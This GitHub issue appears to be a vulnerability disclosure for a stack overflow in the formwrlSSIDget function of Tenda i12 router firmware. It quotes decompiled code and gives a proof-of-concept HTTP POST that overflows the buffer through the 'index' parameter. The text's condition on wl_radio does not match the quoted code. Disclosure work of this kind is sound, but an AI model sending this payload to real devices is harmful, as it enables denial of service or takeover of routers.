New issue

The formwrlSSIDget function in Tenda's i12 product has a stack overflow #3

Open

Jimi-Lab opened on Feb 28 Owner

- **information**

Vendor:Tenda
Product:i12
Vulnerability: buffer overflow
Version: V1.0.0.6(2204)
Firmware Download:https://www.tenda.com.cn/material/show/2483
Author:Xianmao Ji

- **Descriptions**

We found an overflow vulnerability in `httpd` :
In formwrlSSIDget function,it reads in a user-provided parameter `wl_radio` and `index`.
If the value of wl_radio is not 0, the variable v22 will be passed to the sprintf function without any length check, which may overflow the stack-based buffer s__2.

```
memset(nptr_, 0, sizeof(nptr_));
Var = (const char *)websGetVar(a1, "GO", "wireless_basic.asp");
nptr = (char *)websGetVar(a1, "wl_radio", "0");
v22 = (char *)websGetVar(a1, "index", "0");
v21 = websGetVar(a1, "enableWireless", "0");
v19 = websGetVar(a1, "ssid", "W45AP_MultiSSID");
v18 = websGetVar(a1, "broadcastSsid", "0");
v17 = websGetVar(a1, "isolate", "0");
websGetVar(a1, "ssidIsolate", "0");
v16 = websGetVar(a1, "maxclients", "25");
websGetVar(a1, "hidemaxclients", "25");
v15 = websGetVar(a1, "ssid_encode", "utf-8");
v20 = websGetVar(a1, "wmf_enable", "0");
if ( !strcmp(nptr, "0") )
{
  strcmp(v22, "0");
  sprintf((char *)s__2, "wl2g.ssid%s.", v22);
  v1 = sub_4418B0(s__2, "enable", s_);
  SetValue(v1, v21);
}
```


As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

- **Proof of Concept (PoC)**

```
POST /goform/wifiSSIDget HTTP/1.1
Host: 192.168.6.2
Content-Length: 2070
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.6.2
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
exchange;v=b3;q=0.7
Referer: http://192.168.6.2/login.asp?0
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

wl_radio=1&index=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

- **Overcome**



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with agent mode

No branches or pull requests

Participants